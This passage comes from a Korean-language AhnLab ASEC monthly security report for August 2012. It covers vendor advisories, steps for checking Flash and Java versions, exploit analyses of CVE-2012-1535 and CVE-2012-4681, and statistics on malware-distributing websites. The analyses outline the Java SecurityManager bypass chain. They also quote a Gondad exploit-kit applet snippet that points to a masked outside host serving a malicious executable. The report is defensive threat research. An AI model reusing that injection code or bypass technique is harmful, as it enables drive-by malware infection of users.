MS12-056 Jscript와 VBScript Engine 취약점으로 인한 원격 코드 실행
MS12-057 Microsoft Office 취약점으로 인한 원격 코드 실행
MS12-059 Microsoft Visio 취약점으로 인한 원격 코드 실행

표 2-1 | 2012년 7월 주요 MS 보안 업데이트



그림 2-1 | 공격 대상 기준별 MS 보안 업데이트 (2011.08 – 2012.07)

02 보안 동향

보안 이슈

지속적인 서드파티 취약점 악용에 따른 보안 업데이트의 중요성

웹 침해 사고에서 플래시 플레이어, 자바 등 서드파티 취약점을 악용하는 사례가 꾸준히 발견되고 있으며 제로데이 공격도 종종 등장하고 있다. 어도비에서는 이와 관련해 8월 5차례의 보안 권고문 및 패치를 제공했다. 이 중 빠른 패치 적용을 요구하는 1등급(Critical) 취약점도 다수 존재한다.

이런 서드파티 취약점은 플랫폼을 가리지 않는 경우가 많기에 그 피해가 더 크다. 따라서 관련 소프트웨어 사용자는 반드시 주기적으로 업데이트할 것을 권장한다.

보안 권고문	관련 제품 및 CVE	플랫폼
APSB12-16 (2012.08.14)	Reader and Acrobat CVE-2012-1525, CVE-2012-2049, CVE-2012-2050, CVE-2012-2051, CVE-2012-4147, CVE-2012-4148, CVE-2012-4149, CVE-2012-4150, CVE-2012-4151, CVE-2012-4152, CVE-2012-4153, CVE-2012-4154, CVE-2012-4155, CVE-2012-4156, CVE-2012-4157, CVE-2012-4158, CVE-2012-4159, CVE-2012-4160, CVE-2012-4161, CVE-2012-4162	윈도우, 맥킨토시
APSB12-17 (2012.08.14)	Shockwave Player CVE-2012-2043, CVE-2012-2044, CVE-2012-2045, CVE-2012-2046, CVE-2012-2047	윈도우, 맥킨토시
APSB12-18 (2012.08.14)	Flash Player CVE-2012-1535	윈도우, 맥킨토시, 리눅스
APSB12-19 (2012.08.21)	Flash Player CVE-2012-4163, CVE-2012-4164, CVE-2012-4165, CVE-2012-4166, CVE-2012-4167, CVE-2012-4168, CVE-2012-4171	모든 플랫폼
APSB12-20 (2012.08.30)	Photoshop CS6 CVE-2012-4170, CVE-2012-0275	윈도우, 맥킨토시

표 2-2 | 2012년 8월 어도비 제품 관련 보안 권고문

또한 자바와 관련하여 2건의 업데이트가 있었다. 이 중 CVE-2012-4681 취약점은 실제로 웹 브라우저를 통한 제로데이 공격에 악용된 만큼 빠른 보안 업데이트가 필요하다.

보안 권고문	내용
Oracle Security Alert for CVE-2012-3132 (2012.8.10)	최근 블랙햇 USA 2012브리핑에서 발표된 오라클 데이터베이스 서버에 권한 상승 취약점이다. 이 취약점은 인증 없이 원격에서 코드실행이 불가능하다. 다시 말해 사용자 이름과 비밀번호 없이는 네트워크상에서 공격이 불가능하다. 원격으로 인가된 사용자는 이 취약점을 통해 SYS 권한을 얻어 패치되지 않은 시스템의 비밀성, 무결성, 가용성에 영향을 준다.
Oracle Security Alert for CVE-2012-4681 (2012.08.30)	데스크톱의 웹 브라우저에서 실행되는 자바 관련 취약점으로, 서버나 독립적으로 실행되는 자바 데스크톱 앱에는 직접 영향을 끼치지 않는다. 또한 오라클 서버 기반 소프트웨어와는 관련이 없다. 이 취약점은 인증 없이 원격으로 네트워크를 통해 공격이 가능하다. 공격이 성공하려면 사용자가 해당 취약점과 관련 있는 악성 웹 페이지에 접속해야 한다. 공격 코드가 성공적으로 실행되면 사용자 시스템의 기밀성, 무결성, 가용성이 깨진다. 추가적으로, 이 보안 권고는 JRE의 하위 컴포넌트 AWT 관련 6개의 패치를 포함한다(CVE-2012-4681, CVE-2012-1682, CVE-2012-3136, CVE-2012-0547).

표 2-3 | 2012년 8월 자바 관련 보안 권고문

플래시 플레이어의 버전은 다음과 같이 확인 가능하다. windows 7 사용자는 '제어판' → '프로그램 및 기능'에서 버전을 확인할 수 있다. 또한 아래의 링크에 접속하여 업데이트할 수 있다.

– http://get.adobe.com/kr/flashplayer/

그림 2-2 | 플래시 플레이어 버전 확인

크롬 브라우저 사용자는 내장 플래시 플레이어를 사용할 수도 있으므로 자세한 버전은 'chrome://plugins'를 통해 확인 가능하다.



그림 2-3 | 크롬 브라우저에서 내장 플래시 플레이어 버전 확인

자바는 각 브라우저마다 설정을 변경하는 방법이 조금씩 다르다. 간단히 버전만 확인하려면 아래의 링크에 접속하면 된다.

– http://www.java.com/ko/download/installed.jsp

그림 2-4 | 웹 브라우저에서 자바 버전 확인

또한 브라우저를 통해 쉽게 업데이트할 수 있다. 다음의 링크에 접속했을 때 최신 버전이 아닐 경우 업데이트 알림창이 뜬다.

– http://www.java.com/en/download/help/java_update.xml

자바는 브라우저와 시스템의 버전이 각기 다를 수 있다. 예를 들어 64비트 윈도우 7 시스템에서 32비트용 브라우저를 사용한다면 자바를 사용하고 있지 않은 것으로 표시될수 있다. 브라우저가 아닌 시스템에서 사용하고 있는 자바 버전은 [그림 2-5]와 같이 확인할 수 있다.
웹을 통해 다양한 공격 코드가 유포되고 있는 만큼 시스템뿐만 아니라 각 브라우저별로 자바 사이트에 접속하여 버전 확인 및 업데이트가 필요하다.

```
C:₩>java -version
java version "1.6.0_27"
Java(TM) SE Runtime Environment (build 1.6.0_27-b07)
Java HotSpot(TM) Client VM (build 20.2-b06, mixed mode, sharing)
```

그림 2-5 | 사용자 시스템에서 자바 버전 확인

어도비 플래시 플레이어 취약점(CVE-2012-1535)

CVE-2012-1535 취약점을 악용하여 문서 파일 내에 악성 SWF를 내장해 유포한 사례가 발견됐다. 해당 취약점은 윈도우 플래시 플레이어 11.3.300.280 이하 버전에서 발생한다. 보안 권고문에서는 이 취약점이 이미 표적 공격에 사용됐다고 언급했다.
CVE-2012-1535 취약점은 과거 PDF에서 발견된 폰트 관련 취약점과 유사한 플래시상에서의 폰트 파일 취약점이다. 이 취약점은 플래시 내부에 폰트 파일을 가지고 있는 경우에 발생한다.



그림 2-6 | 악성 DefineFont4 레코드 일부



그림 2-7 | 추출한 SWF 파일 내 셸코드 일부

오라클 자바 JRE 7 제로데이 취약점(CVE-2012-4681)

8월 말, 최근 유행하고 있는 웹 익스플로잇 툴킷 공다팩으로 추정되는 악성 스크립트를 통해 악성코드가 유포된 흔적이 발견됐다. 이 악성 스크립트는 보안 패치가 제공되지 않는 자바 제로데이 취약점을 악용했다.

수집된 악성 스크립트는 [그림 2-8]로, 공다팩에서 주로 사용하는 난독화 기법인 'Dadong' 시그니처를 확인할 수 있다.

그림 2-8 | 난독화된 악성 스크립트

난독화된 스크립트를 해제하면 [그림 2-9]와 같으며 자바 취약점을 이용해 Flash_update.exe라는 이름의 악성코드를 유포한 것으로 확인됐다. 공다팩에서 최신 취약점을 이용한다는 사실은 이미 밝혀졌지만 제로데이 취약점을 사용한 것은 이번이 처음이다.

그림 2-9 | 난독화 해제 후 악성 스크립트

취약한 jar 파일 구성은 [그림 2-10]과 같으며 공다팩에서 주로 사용하는 변수 이름인 'Gond~' 를 사용하고 있다.



그림 2-10 | 취약한 jar 파일

취약점이 발생한 com.sun.beans.finder.MethodFinder와 com.sun.beans.finder.ClassFinder 클래스는 JDK 7 이후에서만 사용 가능하다. 취약점이 발생하는 구조는 다음과 같다.

1. Statement 객체를 생성할 때 System.setSecurityManager(null)를 인자로 주어 이 함수가 호출된다.

2. 전체 권한을 가진 사용자 정의 AccessControlContext를 생성한다. 여기에는 두 가지 버그가 존재한다. 첫 번째로 애플릿에서만 사용 가능한 sun.awt.SunToolkit 클래스를 참조하는 것이다. 두 번째는 보안 검증을 우회하기 위해 신뢰받는 직접적인 호출자로써 sun.awt.SunToolkit에서 getField public static 함수를 부르는 것이다.

3. getField 함수로 Statement.acc private field를 참조하고 정의된 AccessControlContext의 값을 설정한다.

4. 마지막으로 Statement를 실행하면 Security Manager가 비활성화돼 모든 보안 검증을 우회한다. AccessControlContext에 모든 권한이 부여됐기 때문이다.

그림 2-11 | 취약점이 발생하는 코드 구조

버그가 있는 해당 클래스는 모든 플랫폼에서 동작 가능하다. 따라서 향후 몇 년간 자주 보안 위협에 사용될 가능성이 높다.

윈도우 공용 컨트롤의 취약점으로 인한 원격 코드 실행 문제점 (CVE-2012-1856)

윈도우 공용 컨트롤 취약점을 통한 원격 코드 실행 문제점이 제기됐다. 해당 취약점을 악용한 콘텐츠가 삽입된 웹 사이트를 사용자가 방문할 때 악성코드가 실행될 수 있다. 이 취약점은 실제로 표적 공격에 사용된 사실이 보고됐다.



그림 2-12 | CVE-2012-1856을 악용한 악성 문서 파일의 일부

01

웹 보안 동향

웹 보안 통계

웹 사이트 악성 코드 동향

안랩의 웹 브라우저 보안 서비스인 사이트가드(SiteGuard)를 활용한 웹 사이트 보안 통계 자료에 의하면, 2012년 8월 악성코드를 배포하는 웹 사이트를 차단한 건수는 총 6998건이었다. 악성코드 유형은 총 328종, 악성코드가 발견된 도메인은 170개, 악성코드가 발견된 URL은 795개였다. 이는 2012년 7월과 비교할 때 전반적으로 감소한 수치이다.

악성코드 배포 URL 차단 건수

7,940

07

08

6,998

-11.9%

악성코드 유형

398

328

악성코드가 발견된 도메인

211

170

악성코드가 발견된 URL

831

795

Graph



표 3-1 | 2012년 8월 웹 사이트 보안 현황

월별 악성코드 배포 URL 차단 건수

2012년 8월 악성코드 배포 웹 사이트 URL 접근에 대한 차단 건수는 지난달 7940건에 비해 12% 감소한 6998건이었다.



그림 3-1 | 월별 악성코드 배포 URL 차단 건수 변화 추이

월별 악성코드 유형

2012년 8월의 악성코드 유형은 전달의 398건에 비해 18% 줄어든 328건이었다.



그림 3-2 | 월별 악성코드 유형 수 변화 추이

월별 악성코드가 발견된 도메인

2012년 8월 악성코드가 발견된 도메인은 170건으로 2012년 7월의 211건에 비해 19% 감소했다.



그림 3-3 | 월별 악성코드가 발견된 도메인 수 변화 추이

월별 악성코드가 발견된 URL

2012년 8월 악성코드가 발견된 URL은 전월의 831건에 비해 4% 감소한 795건이었다.



그림 3-4 | 월별 악성코드가 발견된 URL 수 변화 추이

악성코드 유형별 배포 수

악성코드 유형별 배포 수를 보면 트로이목마가 3562건/50.9%로 가장 많았고, 애드웨어가 1085건/15.5%인 것으로 조사됐다.

유형	건수	비율
TROJAN	3,562	50.9 %
ADWARE	1,085	15.5 %
DROPPER	618	8.8 %
DOWNLOADER	340	4.9 %
Win32/VIRUT	107	1.5 %
APPCARE	58	0.8 %
SPYWARE	19	0.3 %
JOKE	14	0.2 %
ETC	1,195	17.1 %
TOTAL	6,998	100.0 %

표 3-2 | 악성코드 유형별 배포 수



그림 3-5 | 악성코드 유형별 배포 수

악성코드 최다 배포 수

악성코드 배포 최다 10건 중에서 Trojan/Win32.Agent가 1320건으로 가장 많았고 Adware/Win32.BundleInstaller등 3건이 새로 등장하였다.

순위	등락	악성코드명	건수	비율
1	—	Trojan/Win32.Agent	1,320	37.7 %
2	NEW	Adware/Win32.BundleInstaller	398	11.4 %
3	▲7	Dropper/Win32.Mudrop	275	7.8 %
4	▲1	Downloader/Win32.Korad	251	7.2 %
5	▲3	ALS/Qfas	249	7.1 %
6	NEW	Trojan/Win32.PbBot	228	6.5 %
7	▼1	Trojan/Win32.HDC	222	6.3 %
8	▼1	ALS/Bursted	200	5.7 %
9	NEW	Adware/Win32.Softonic	198	5.6 %
10	▼1	Win-Adware/Shortcut.INBEE.sungindang.505856	164	4.7 %
		TOTAL	3,505	100 %

표 3-3 | 악성코드 대표진단명 최다 20건

02 웹 보안 동향

웹 보안 이슈

2012년 8월 침해 사이트 현황



표 3-3 | 2012년 월별 침해 사이트 현황

[표 3-3]은 악성코드 유포를 목적으로 하는 침해 사고가 발생했던 사이트들의 월별 현황으로, 8월은 7월에 비해 상승했다.

침해 사이트를 통해서 유포된 악성코드 최다 10건

[표 3-4]는 8월 한 달 동안 가장 많은 사이트를 통해서 유포되었던 악성코드 최다 10건을 설명한 것으로 1위를 차지한 Trojan/Win32.Rootkit(이하 Rootkit)은 28개의 국내 사이트(언론사, 블로그 등)를 통해 유포되었다.

순위	악성코드명	건수
1	**Trojan/Win32.Rootkit**	**27**
2	Win-Trojan/Malpacked3.Gen	24
3	Win-Trojan/Malpacked3.Gen	22
4	Win-Trojan/Malpacked3.Gen	20
5	Dropper/Onlinegamehack.184832	19
6	Win-Trojan/Malpacked3.Gen	19
7	Win-Trojan/Malpacked3.Gen	19
8	Win-Trojan/Malpacked3.Gen	19
9	Win-Trojan/Onlinegamehack135.Gen	19
10	Win-Trojan/Malpacked3.Gen	19

표 3-4 | 침해 사이트를 통해서 유포된 악성코드 최다 10건

[표 3-4]를 보면 Win-Trojan/Malpacked3.Gen이라는 진단명이 다수 존재한다. 이는 악성코드의 실행 압축 시 사용된 Packer의 공통점을 엔진에 반영했기 때문으로, 유포된 악성코드의 상당수가 해당 진단명으로 진단됐다.

자바 제로데이 취약점의 등장

8월 24일경부터 해킹된 사이트를 통해 유포된 악성코드들 중 일부는 당시 자바 제로데이 취약점이었던 CVE-2012-4681을 사용했다.

```
gondad.archive="lMlfMd5.jpg";
gondad.code="cve2012xxxx.Gondvv.class";
gondad.setAttribute("xiaomaolv","http://new******.com/pic/jpg.exe");
gondad.setAttribute("bn","woyouyizhixiaomaolv");
gondad.setAttribute("si","conglaiyebuqi");
gondad.setAttribute("bs","748");
document.body.appendChild(gondad);
```

AhnLab

그림 3-6 | CVE-2012-4681 취약점을 이용한 자바코드

현재 해당 취약점에 대한 보안 패치가 배포 중이므로 자바를 설치한 사용자는 업데이트할 것을 권장한다.

ASEC REPORT CONTRIBUTORS

집필진	선임연구원 안 창 용 선임연구원 이 도 현 선임연구원 장 영 준 주임연구원 문 영 조 주임연구원 박 정 우 연구원 강 민 철 연구원 김 재 홍
참여연구원	ASEC 연구원 SiteGuard 연구원
편집장	선임연구원 안 형 봉
편집인	안랩 세일즈마케팅팀
디자인	안랩 UX디자인팀
감수	전 무 조 시 행
발행처	주식회사 안랩 경기도 성남시 분당구 삼평동 673 (경기도 성남시 분당구 판교역로 220) T. 031-722-8000 F. 031-722-8901

AhnLab